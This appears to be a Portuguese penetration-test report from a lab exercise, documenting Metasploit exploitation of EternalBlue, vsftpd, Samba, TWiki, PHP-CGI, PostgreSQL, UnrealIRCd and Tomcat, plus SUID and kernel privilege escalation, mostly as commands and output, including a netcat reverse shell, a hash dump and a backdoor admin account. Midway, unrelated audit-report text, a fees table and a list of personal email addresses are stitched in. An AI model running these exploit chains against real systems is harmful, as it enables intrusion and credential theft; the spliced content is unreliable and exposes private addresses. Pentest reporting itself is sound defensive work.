

Relatório Pentest

FiveSEC:

Mauro Ícaro Carvalho do Carmo Thiago Carlos Gonçalves da Silva Pedro Henrique Neves Lima Wendel Viana Lima

Glossário

FiveSEC CYBER SECURITY

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1 - Windows

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Máquina Windows 192.168.1.51

PORTA 445: CVE-2017-0143

A vulnerabilidade EternalBlue possibilitou que mais de 230.000 mil computadores fossem infectados pelo **WannaCry** causando um grande transtorno em grandes empresas pelo mundo.

PORTA 445: CVE-2017-0143



Esse CVE apresenta uma vulnerabilidade severa, com um CVSS score de 9.3 HIGH, na qual permite um atacante remoto realizar um RCE (Remote Code Execution) explorando uma falha no Servidor SMBv1 ao enviar um payload malicioso ao server.

```
—(kali⊗kali)-[~/Documents/desafio/windows]
nmap -p445 -- script smb-vuln-ms17-010 192.168.1.51
Starting Nmap 7.91 (https://nmap.org) at 2021-09-03 15:51 EDT
Nmap scan report for 192.168.1.51
Host is up (0.0015s latency).
        STATE SERVICE
PORT
445/tcp open microsoft-ds
Host script results:
  smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
```

```
    CVSS Scores & Vulnerability Types

CVSS Score
Confidentiality Impact
                           Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact
                           Complete (There is a total compromise of system integrity, There is a complete loss of system protection, resulting in the entire system being
 Availability Impact
                            Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
 Access Complexity
                           Medium (The access conditions are somewhat specialized, Some preconditions must be satistified to exploit)
 Authentication
                           Not required (Authentication is not required to exploit the vulnerability.)
Gained Access
Vulnerability Type(s)
                           Execute Code
CWE ID
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > check
```

```
[*] 192.168.1.51:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.51:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.51:445 - Scanned 1 of 1 hosts (100% complete)
```



Exploração do Serviço SMB

```
Started reverse TCP handler on 192.168.1.4:4444
 * 192.168.1.51:445 - Using auxiliary/scanner/smb/smb ms17 010 as check
[+] 192.168.1.51:445
                        - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service P
   192.168.1.51:445
                        - Scanned 1 of 1 hosts (100% complete)
   192.168.1.51:445 - Connecting to target for exploitation.
   192.168.1.51:445 - Connection established for exploitation.
   192.168.1.51:445 - Target OS selected valid for OS indicated by SMB reply
   192.168.1.51:445 - CORE raw buffer dump (53 bytes)
    192.168.1.51:445 - 0×00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
   192.168.1.51:445 - 0×00000010 30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65 008 R2 Datacente
 *] 192.168.1.51:445 - 0×00000030 61 63 6b 20 31
[+] 192.168.1.51:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.51:445 - Trying exploit with 12 Groom Allocations.
192.168.1.51:445 - Sending all but last fragment of exploit packet
 * 192.168.1.51:445 - Starting non-paged pool grooming
[+] 192.168.1.51:445 - Sending SMBv2 buffers
[+] 192.168.1.51:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
 *1 192.168.1.51:445 - Sending final SMBv2 buffers.
 *1 192.168.1.51:445 - Sending last fragment of exploit packet!
 192.168.1.51:445 - Receiving response from exploit packet
[+] 192.168.1.51:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
* 192.168.1.51:445 - Sending egg to corrupted connection.
* 192.168.1.51:445 - Triggering free of corrupted buffer.
* Sending stage (201283 bytes) to 192.168.1.51
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.51:25404) at 2021-09-04 16:02:21 -0400
meterpreter >
                                     CPU
                                                                         38% de Uso de CPU
```

meterpreter > shell Imagem Descrição Status Process 5608 created. msdtc.exe Servico de Coordenador... Em execução Channel 1 created. sychost.exe (regsyc) Processo de Host para Se... Em execução Microsoft Windows [vers VBoxTray.exe VirtualBox Guest Addition... Em execução Copyright (c) 2009 Micro Compositive nost da Janela do Console cmd.exe Processador de comando... Windows Explorer Em execução Aplicativo de Logon do ...

meterpreter > sysinfo
Computer : EVEREST

OS : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).

Architecture : x64
System Language : pt_BR
Domain : MOUNTSEC

Logged On Users: 1

Meterpreter : x64/windows

C:\Windows\system32>whoami whoami autoridade nt\sistema



Pós-Exploração

meterpreter > hashdump


Administrador:500:aad3b435b51404eeaad3b435b51404ee:cf24f6276c54b3053a95dc5c1824a3c6:::

Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee65ea5be371ec02caa0904d8438f0ac:::


C:\Windows\system32>net user Admin S3cureP@ssword /add net user Admin S3cureP@ssword /add Comando conclu�do com �xito.

C:\Windows\system32>net localgroup Administradores Admin /add net localgroup Administradores Admin /add Comando conclu�do com �xito.





Pós-Exploração








PORTA 445: CVE-2017-0143







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The Shareholders

KPMG Al Fozan & Al Sadhan

INDEPENDENT AUDITORS' REPORT

KPMG Tower Salahudeen Al Avoubi Road P O Boy 92876 Rivadh 11663 Kingdom of Saudi Arabia

Telephone +966 11 8748500 +966 11 8748600 www.komg.com.sa

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a_vanessinha_1990@hotmail.com a3sign@pandora.be aaanika2@hotmail.com aaron2003s@bol.com.br aaron--21@hotmail.com abidoral@hotmail.com abk 333@hotmail.com labner_bim@hotmail.com abner_bim@hotmail.com acacio_divix@hotmail.com We have audited the accompanying financial statements of Merrill Lynch Kir academ'a. boaforma@yahoo.com.br

adriana lemes farias@hotmail.com

adrianacpx@yahoo.com.br adriane_do_prado@yahoo.com.br

adrianojareck@hotmail.com

add_ae_jente@yahoo.com.br

addvevusk@vahoo.com.br

adeozemir@vahoo.com.br adhaha@gmail.com

Company - a closed joint stock company (the "Company") which comprise the ac-fer i an@bol.com.br December 2014 and the related statements of income, cash flows and changes acordar sono@hotmail.com for the year then ended and the attached notes (1) through (21) which form an integration com statements. addgeral@gmail.com

Management's responsibility for the financial statements

Merrill Lynch Kingdom of Saudi Arabia Company

Riyadh, Kingdom of Saudi Arabia

adhaha@gmail.com Management is responsible for the preparation and fair presentation of these adidas_star@hotmail.com accordance with generally accepted accounting standards in the Kingdom (adidas_star@hotmail.com compliance with Article 123 of the Regulations for Companies and Company additio-vidaloka@yahoo.com.br internal control as management determines is necessary to enable the preparatio that are free from material misstatement, whether due to fraud or error. Mana adri_barboza@hotmail.com adri barboza@hotmail.com with all the information and explanations that we require relating to our a adriaens@pandora.be statements. adrian_boyzinhu@yahoo.com.br adriana_lemes_farias@hotmail.com

Auditor's responsibilities

Our responsibility is to express an opinion on these financial statements b adrianinhaim@bol.com.br conducted our audit in accordance with generally accepted auditing standards administration accordance with generally accepted auditing standards administration accordance with generally accepted auditing standards administration accordance with generally accepted auditing standards. standards require that we comply with relevant ethical requirements and plan and far ano. far as assaiment of yahoo. com. br obtain reasonable assurance whether the financial statements are free of materia | adriano_wolf1@hotmail.com

An audit involves performing procedures to obtain audit evidence about the am the financial statements. The procedures selected depend on our judgment, incl. add 'anosenna@yahoo.com.br add 'anosenna@yahoo.com.br add 'anosenna@yahoo.com.br add 'anosenna@yahoo.com.br add 'anosenna@yahoo.com.br add 'anosenna@yahoo.com.br the risks of material misstatement of the financial statements, whether due to fi those risk assessments, we consider internal controls relevant to the entity

presentation of the financial statements in order to design audit procedures that are appropriate in the circumstances, but not for the purpose of expressing an opinion on the effectiveness of the entity's internal controls. An audit also includes evaluating the appropriateness of accounting policies used and the reasonableness of accounting estimates made by management, as well as evaluating the overall presentation of the financial statements.

We believe that the audit evidence we have obtained is sufficient and appropriate to provide a basis for

3. Our fees estimate

3.1 Summary

This section provides the following information:

of the work we propose to undertake;

ourly rates we propose to charge for each part of that work;

ne we anticipate each part of the work will take; and

er we think it will be necessary to seek approval to exceed the amount of the estimate, and if so, why,

mount of our fees estimate is £301,468. The following tables summarise our anticipated time costs and e more detail on each area of work. Time costs are shown at the hourly rates set out later. As we do not he Company will move from administration to liquidation, we have not included an estimate of our fees and es for any subsequent liquidation.

d since our appointment to 11 December 2019, we have incurred time costs of £199,967, representing fees estimate.

Time costs

of work	Hours	Fees estimate (£)	Average hourly rate (£/hour)	Hours incurred to 11 December 2019	Time costs incurred to 11 December 2019 (£)	Average hourly rate for time costs incurred to 11 December 2019 (£/hour)
ıcy & Treasury	81.01	20,469	252.67	49.35	12,469	252.66
	218.56	73,318	335.46	188.75	63,318	335.46
	272.11	68,558	251.95	93.50	23,558	251.96
and pensions	14.62	5,812	397.54	10.85	4,312	397.42
ons	25.45	7,044	276.78	25.45	7,044	276.78
ınd compliance	181.43	52,073	287.01	111.75	32,073	287.01
Planning	121.68	53,771	441.90	99.05	43,771	441.91
NT .	55.76	20,423	366.27	36.65	13,423	366.25
s and fees	970.62	301,468	310.59	615.35	199,968	324.97

Our total remuneration cannot exceed the total amount of this fees estimate without prior consent from the fee

The above table provides an estimate of the anticipated time likely to be required on the various areas of work and in future reports we will provide an update by reference to actual costs incurred. To facilitate such a comparison, we are likely to report costs on the same basis and using our normal rates







- Aplicação de Patch
 Atualização de segurança do Windows Server 2008 para sistemas com base em x64 (KB4012598)
- Desabilitar o SMBv1



Máquina Linux 192.168.0.115



Port 21 - FTP: CVE-2011-2523

Esse CVE apresenta uma vulnerabilidade na versão 2.3.4 do vsftpd em que contém um backdoor no qual abre um shell na porta 6200/tcp. CVSS Base Score: 9.8 CRITICAL

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
192.168.0.115:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.115:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
192.168.0.115:21 - The port used by the backdoor bind listener is already open
[+] 192.168.0.115:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[★] Command shell session 2 opened (0.0.0.0:0 → 192.168.0.115:6200) at 2021-09-03 14:45:54 -0400
ss -tunl | grep 6200
tcp
      0
             100
                                         *:6200
                                                                       *:*
id: hostname
uid=0(root) gid=0(root)
MSBRDESAFI002
```




- Aplicação de Patch
- Rever privilégios do daemon que estão rodando no servidor.



Port 80 - WEB

Aplicação Twiki: CVE-2005-2877

Há uma vulnerabilidade no componente de histórico do Twiki. Essa vulnerabilidade é explorada passando um parâmetro 'rev' contendo metachars de shell ao script de TwikiUsers, permitindo assim, um atacante executar códigos arbitrários. CVSS Score: 7.5 HIGH



```
msf6 exploit(unix/webann/twiki_history) > run

[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Command shell session 2 opened (192.168.0.102:4444 → 192.168.0.115:58330)

msf6 exploit(unix/webapp/twiki_history) > sessions 2
[*] Starting interaction with 2...

id; hostname
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
    MSBRDESAFI002
```



Solução


Aplicação de Patch



Port 80 - WEB

PHP versão 5.2.4-2ubuntu5.10: CVE-2012-2336

O arquivo sapi/cgi/cgi_main.c em versões anteriores à 5.3.13 do PHP, quando configurado como um script CGI, não consegue lidar com a strings que contém uma sequência de %3D (= url encoded), o que permite atacantes remotos executar um código arbitrário trocando certas opções na string que é passada no comando. NOTA: Esse CVE se originou de um fix mal feito pelo da CVE-2012-1823 | CVSS Score: 5.0 Medium



```
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.0.102:4444

[*] Sending stage (39282 bytes) to 192.168.0.115

[*] Meterpreter session 4 opened (192.168.0.102:4444 → 192.168.0.115:54870)

meterpreter > shell
Process 25733 created.
Channel 0 created.
id; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
MSBRDESAFIO02
```

Solução

Aplicação de Patch



Porta 445 SMB - smbd - versão 3.0.20: CVE-2007-2447

A funcionalidade MS-RPC no smbd no Samba 3.0.0 à 3.0.25, permite um atacante remoto executar comandos arbitrários através de um shell envolvendo a função SamrChangePassword, quando o "username map script" em smb.conf está ativado.

CVSS Score: 6.0 MEDIUM

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Command shell session 4 opened (192.168.0.102:4444 → 192.168.0.115:37930) at 2021-09-03 14:52:52 -0400
id; hostname
uid=0(root) gid=0(root)
MSBRDESAFIO02
```



- Aplicação de Patch
- Rever privilégios do daemon que estão rodando no servidor.



Porta 1524 - Backdoor

Possível backdoor deixado pelos ataques recentes que a empresa teve.

```
1524/tcp open bindshell syn-ack ttl 64 Bash shell (**BACKDOOR**; root shell)

20/0/tcp open bindshell syn-ack ttl 64 Bash shell (**BACKDOOR**; root shell)

(kali@ kali)-[~/Pedro/KPMG-Labs]

snc 192.168.0.115 1524

root@MSBRDESAFI002:/# id; hostname

uid=0(root) gid=0(root) groups=0(root)

MSBRDESAFI002
```



- Fazer port scan ocasionalmente para que se possa ter uma noção do que está rodando no servidor.
- Remover este backdoor que dá acesso à máquina com privilégio máximo.



Porta 5432

PostgreSQL - CVE-2007-3280

Em algumas instalações padrões do PostgreSQL no Linux, o user do serviço pode escrever no diretório /tmp, a pode oferecer Bibliotecas Compartilhadas UDF, possibilitando a execução de um código arbitrário.

CVSS Score: 9.0 HIGH

```
msf6 exploit(linux/postgres/postgres_payload) > run
Started reverse TCP handler on 192.168.0.126:4444
[*] 192.168.0.115:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by (
Ubuntu 4.2.3-2ubuntu4)
Uploaded as /tmp/psdQUpzD.so, should be cleaned up automatically
Sending stage (984904 bytes) to 192.168.0.115
[*] Meterpreter session 2 opened (192.168.0.126:4444 → 192.168.0.115:54647)
:50 -0400
meterpreter > shell
Process 5816 created.
Channel 1 created.
id; hostname
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
MSBRDESAFI002
```



Aplicação de Patch



Porta 6667

UnrealIRCd 3.2.8.1 - CVE-2010-2075

Essa versão do aplicativo, foi distribuído em alguns sites durante um período de tempo e continha um cavalo de tróia que foi introduzido externamente em um macro que possibilita o atacante executar comando arbitrários.

CVSS Score: 7.5 HIGH

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.126:4444
[*] 192.168.0.115:6667 - Connected to 192.168.0.115:6667...
    :irc.Metasploitable.LAN NOTICE AUTH : *** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn t resolve your hostname; using your IP addre
ss instead
[*] 192.168.0.115:6667 - Sending backdoor command...
Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo moj8kelsai26vs71;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "moj8kelsai26vs71\r\n"
[*] Matching ...
* A is input...
[*] Command shell session 1 opened (192.168.0.126:4444 → 192.168.0.115:36019) at 2021-09-06 15:
19:07 -0400
id; hostname;
uid=0(root) gid=0(root)
MSBRDESAFI002
```




Aplicação de Patch



Default Credentials

Port 8180 - Apache Tomcat Apache Tomcat utilizando Credenciais padrão para logar no servidor. | tomcat:tomcat



Porta 3306 - MySQL

Serviço de Banco de Dados MySQL sem o uso de senha.

```
-(kali@kali)-[~/Pedro/KPMG-Labs]
   mysql -u root -h 192.168.0.115
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> show databases;
 Database
 information schema
 dvwa
 metasploit
 mysal
 owasp10
 tikiwiki
 tikiwiki195
7 rows in set (0.001 sec)
MySQL [(none)]> □
```







Select WAR file to upload	Browse	rev_shell.war
	Deploy	
	Select WAR file to upload	

Applications							
Path	Display Name	Running	Sessions	Commands			
L	Welcome to Tomcat	true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
<u>/admin</u>	Tomcat Administration Application	true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
<u>/balancer</u>	Tomcat Simple Load Balancer Example App	true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
/host-manager	Tomcat Manager Application	true	<u>0</u>	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
<u>/jsp-examples</u>	JSP 2.0 Examples	true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
<u>/manager</u>	Tomcat Manager Application	true	<u>0</u>	Start Stop Reload Undeploy			
<u>/rev_shell</u>		true	<u>0</u>	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
/servlets-examples	Servlet 2.4 Examples	true	<u>0</u>	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
/tomcat-docs	Tomcat Documentation	true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
/webdav	Webdav Content Management	true	<u>0</u>	Start <u>Stop</u> <u>Reload</u> <u>Undeploy</u>			
	·						

```
—(kali⊕kali)-[~/Pedro/KPMG-Labs]
listening on [any] 1337 ...
192.168.0.115: inverse host lookup failed: Unknown host
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.115] 59791
id; hostname
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
MSBRDESAFI002
   Mozilla Firefox

≥ 192.168.0.115:8180/rev × +

                    192.168.0.115:8180/rev_shell/
```



- Trocar User e Password
- Setar regras de saída no firewall do servidor para que não seja possível uma comunicação com hosts desconhecidos.



Escalação de Privilégios



Nmap - bit SUID e Desatualizado

```
www-data@MSBRDESAFI002:/var/www/twiki/bin$ find / -perm /4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

```
www-data@MSBRDESAFI002:/var/www/twiki/bin$ nmap --version
Nmap version 4.53 ( http://insecure.org )
```



Nmap - bit SUID e Desatualizado

```
linosilva@MSBRDESAFIO02:/$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )

Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
```

```
sh-3.2# id; whoami; hostname
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
root
MSBRDESAFIO02
```



 Revisar binários que possuem o bit SUID setado e checar se há algum meio de explorar esse binário com um privilégio avançado.





Kernel na Versão: 2.6.24-16 → CVE-2009-1185

O kernel do Linux na versão 2.6.x com o udev em versão < 1.4.1, não faz a verificação da mensagem do NETLINK para ver se origina do kernel space, o que permite usuários locais ganharem privilégios ao mandar um payload NETLINK para o user space.

CVSS Base Score: 7.2 HIGH

```
kali@kali:~
www-data@MSBRDESAFI002:/$ uname -a
Linux MSBRDESAFI002 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
www-data@MSBRDESAFI002:/tmp$ cat /proc/net/netlink
                                                        Locks
         Eth Pid
                    Groups
                             Rmem
                                      Wmem
                                               Dump
f7c72800 0
          Ø
                    00000000 0
                                               00000000 2
dfb82800 4
                    00000000 0
                                               00000000 2
                                               000000000 2
f7ce1e00 7
                    00000000 0
f7cdca00 9
                    00000000 0
                                               00000000 2
f7cd9a00 10 0
                    00000000 0
                                               00000000 2
dfb82e00 15 3029
                    00000001 0
                                               000000000 2
f7c72c00 15 0
                    00000000 0
                                               000000000 2
f7cce200 16 0
                                               000000000 2
                    00000000 0
df9dca00 18 0
                    00000000 0
                                               000000000 2
www-data@MSBRDESAFI002:/tmp$ touch run
www-data@MSBRDESAFI002:/tmp$ nano run
www-data@MSBRDESAFI002:/tmp$ cat run
#! /bin/bash
nc 192.168.0.102 1234 -e /bin/bash
```

Aplicar patch no sistema operacional.



Referências

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https://nvd.nist.gov/vuln/detail/cve-2017-0143

https://nvd.nist.gov/vuln/detail/CVE-2011-2523

https://nvd.nist.gov/vuln/detail/CVE-2005-2877

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https://nvd.nist.gov/vuln/detail/CVE-2007-2447

https://nvd.nist.gov/vuln/detail/CVE-2009-1185

https://www.redhat.com/sysadmin/suid-sgid-sticky-bit

https://nvd.nist.gov/vuln/detail/CVE-2010-2075

https://nvd.nist.gov/vuln/detail/CVE-2007-3280

